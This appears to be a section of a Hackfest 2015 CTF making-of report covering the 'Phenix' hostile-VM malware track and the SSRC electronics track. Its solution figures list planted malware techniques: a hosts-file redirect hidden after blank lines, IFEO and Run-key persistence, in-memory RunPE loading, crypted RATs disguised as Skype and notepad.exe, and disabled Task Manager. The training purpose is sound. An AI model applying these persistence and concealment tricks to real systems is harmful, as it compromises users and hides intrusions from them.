Once upon a time, our master in thinking Martin Dubé, came up with an idea for a dynamic track. Franck, willing to be part of the team brought on a little crazy challenge, called Phenix!

The first edition in 2014 was the first project with a totally hostile and dynamic environment.

An application, the "Phenix Checker", queried the machine in real time in order to check if the conditions for granting flags were met.

This was innovative and a learning experience at the same time. Franck was able to implement a number of different vulnerabilities and infection methods, which was only possible by providing each team with their own VM. This increased the involvement of each team into the challenge, especially when the RAT installed on VMs annoyed more than one team. The VM disk was provided on memory sticks, and teams had to import them into virtualization software to run it. Unfortunately the memory sticks allowed teams to do static analysis on a challenge meant to be solved with dynamic analysis.

For the second edition, the Phenix rose from its ashes! A new challenge was present: stop using the USB keys and create the infrastructure online with each VM accessible over RDP instead. The Microsoft Azure Cloud platform was selected for this.

With all these new updates to the dynamic environment, the virus' hostile behavior, and the new hosting infrastructure, Franck felt the "Phenix Checker" should also get the same treatment and be updated.

This year, there was a teaser for the track under a special concept following the Russian doll idea. The flag was used for the blackmarket.

Describing in writing what has been done for every part of this challenge would be very long. Sometimes a picture is worth a thousand words, so welcome to Phenix Corp.

Evolution from 2014 to 2015




Figure 17 - In 2014, the VM was given with a USB key. In 2015, Azure cloud was used and every team had a dedicated VM.

Solution & Making of, imaged




Figure 18 - High level mind-map of Phenix



1 Scenario
Virii and Technics HomeMade
RAT Virus
Run in Memory - Miner Virus (Fake)
Fake Notepad and Mimic Executable Windows
Environment
Some GPO Policies Activated
Remote PUP - ADS Trojan Friends
Dynamic - Hostile - Pre-formated OS
Agressive Registry Settings
Analyse Live = Phenix Checker
Countermeasure
Protections - Noise System
OS - Windows 7-N 64bits US
Installed Almost Real Life
Branding Windows
SP1 - Some Updates -
Azure - IaaS & PaaS
One VM for all Teams
Virtual Machine - RDP
Same VNet - Access Internet
Scripts for Install and Config VMs
Scripts for Hotline

Figure 19 - Mindmap of Phenix's scenario



2
Russian Doll Soluce
(Teaser 2 - WebSite HF)
1_Image File And Rar File (same File)
(Technic Binary Copy)
2_With WinRar you see the Clue (for password Rar)
(Extract the file inside)
3_File Without Extension (View with Hex, Np++, etc.)
(Header is SQLITE File)
4_Inside SQLITE file (one Field Blob)
(With data encoded on Base64)
5_Base64b is executable (Byte)
(Base64ToByte = UTF8? or Unicode? or ANSI? or ??)
6_All Executables have not EndOfFile (EOF)
(Hide something at the bottom of file? and Run-it)

Figure 20 - Phenix Teaser solution



Size Blob
- Resize VHD for 60GB
- Specialized for Image
Service Container for 55 VMs
- Total Size 3300 GB Versus 6985 GB
Blob Storage - Service Container
VMs - OS Windows 7N - 64Bits US
Made the Disk Zero (VHD)
specialized Disk To Image
Made 4 Levels (VHD) for 6 Steps
3
Azure - Infrastructure
PowerShell Script Make VM
- Job Scheduler
- Single Build
- Single Update Configuration
Automation Restart VM
Rebuild VM Live
Script Help Desk VM for Teams
PowerShell - Automation
VNet - DataCenter - Cloud Service
Cloud Service - 200 Cores By Cloud Service
VNet Private
Data Center - VPN

Figure 21 - Phenix Infrastructure




4
Phenix Checker Internal Logic
1_Guid_Hardware
2_Protection_Anti_Decompiler
3_One_Instance_No_Attach_Debogger
4_Noise_Code_Change_Encoding
Fake for PastBin account and search
5_Internal_Tools
6_Gui_Logic_CheckStep_HachFlag
4
PhenixLib External Tools for Build
1_Generate Guid Hardware
2_Generate Hash and Ressources
3_Generate Encoding Base64 - Byte (inverse)
4_Tools for PastBin
5_Tools for write Exe - Base64 file
6_Tools for Protections

Figure 22 - Phenix Internal Checker



```
Drivers\etc\hosts
Trivial but effective 3500 blank lines
Look like good but at the bottom the IP
```

```
One of them :
HKLM - SOFTWARE\Microsoft\Windows NT\CurrentVersion\
 - Image File Execution Options
```

```
To found our friends : (Some Examples)
 - SYSTEM\CurrentControlSet\services\StormAlert
 - SYSTEM\CurrentControlSet\services\CltMngSvc
 - C:\Program Files\SearchProtect\SearchProtect\bin\SPVC32Loader.dll
 - %SystemRoot%\system32\ui0detect.exe
 - As there are many entries and files we proceed to a weighting for live-check
```

```
RunPE Technics - ExecuteOnMemory
HKCU - Software\Microsoft\Windows\CurrentVersion\Run
C:\Windows\Microsoft.NET\Framework\v3.5\mscoresvw.exe (Fake)
C:\Windows\Microsoft.NET\Framework\v2.0.50727\ngen_upd.exe (Fake)
Loading in memory with Legitimate Windows Executable
```

```
# UAC Actif (Example) HKLM -
 - Software\Microsoft\Windows\CurrentVersion\Policies\System
   (EnableLUA)

# System Restriction (Example) HKCU -
  - Software\Microsoft\Windows\CurrentVersion\Policies\System
    (DisableTaskMgr) (DisableRegistryTools)

  - Software\Policies\Microsoft\MMC
    (RestrictToPermittedSnapins)

# Explorer Restriction (Example) HKLM -
  - SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\
    (Advanced\Folder\Hidden\SHOWALL)

# StartMenu Restriction (Example) HKCU -
 - Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
   (NoSetTaskbar)

# Application Restriction
# No startup applications with Shift-Key
# Hide "my computer" in Network
```

```
For the RAT tools (Somes Examples)
- C:\Program Files (x86)\Skype\Phone\Skype.exe (Crypter and Fake)
  (Autorun with the configuration)
- C:\Windows\Winsxs\Gfxigmr.exe  (Other Fake and Crypter hidden)
  (So big folder so nobody look inside)

For the RAT tools Launcher as well
- C:\Windows\notepad.exe
  (False completely redone for the occasion and functional to trigger all
   executables RAT when the notepad was loading. Big fake.)
```

Figure 23 - Phenix Challenge Solution



Azure - Infrastructure Optimized
Windows Optimized
Dynamic - Hostile - Hardest
6 HACKFEST 2016
Virii Total Home Made
Add Games - Russian Doll - Puzzle
One Surprise on Scenario!
Phenix will be back!

Figure 24 - Phenix Ambition for HF 2016

SSRC

Author(s): Martin Dubé
Company description: The Super Surveillance Research Center (SSRC) has put implants on several systems of the Hackfest city. Players had to exploit them using electronics pins available on the side of the model.
Category: Hardware Hacking / Electronics
Number of flags: 6
Points/Cash: 1500/22000
Number of black market items: 2

The Inspiration

Learn Electronics. Martin did not listen during his past science courses and he was tired of not understanding electronics so he dove in this amazing scientific field. It should be noted that, in January 2015, Martin didn't even understand the difference between amperage and voltage. He took the year to learn electronics and realize a challenge at iHack 2015 and the challenge described below.

The Scenario

The Super Surveillance Research Center (SSRC) has put implants on several systems of the Hackfest city. Players had to exploit them using electronics pins available on the side of the model.

Make it happen

The frame of the model was reused from Hackfest 2013 and some content was added or modified. The plan below was built during summer 2015. The idea was to have all CTF tracks on the model. Some could be only "flashy" things, and some such as the hydro-electric Dam would be more relevant in the scenario of the track.

Photos of the model can be found on flickr. Solution can be found here in the model.py file.

There were 6 flags on three challenges for up to 1700 points. The first challenge represented the HydroHF dam controller, the second was the military Robotic Arm and the third was the Pipeline.

The casino was designed to print data from the scoreboard. A python script on a Raspberry Pi had a direct access to the scoreboard and was sending data through the I2C protocol to an Arduino. From this data, the Arduino updated the 128x64 LCD screen every few minutes. The circuit looked like the following illustration.

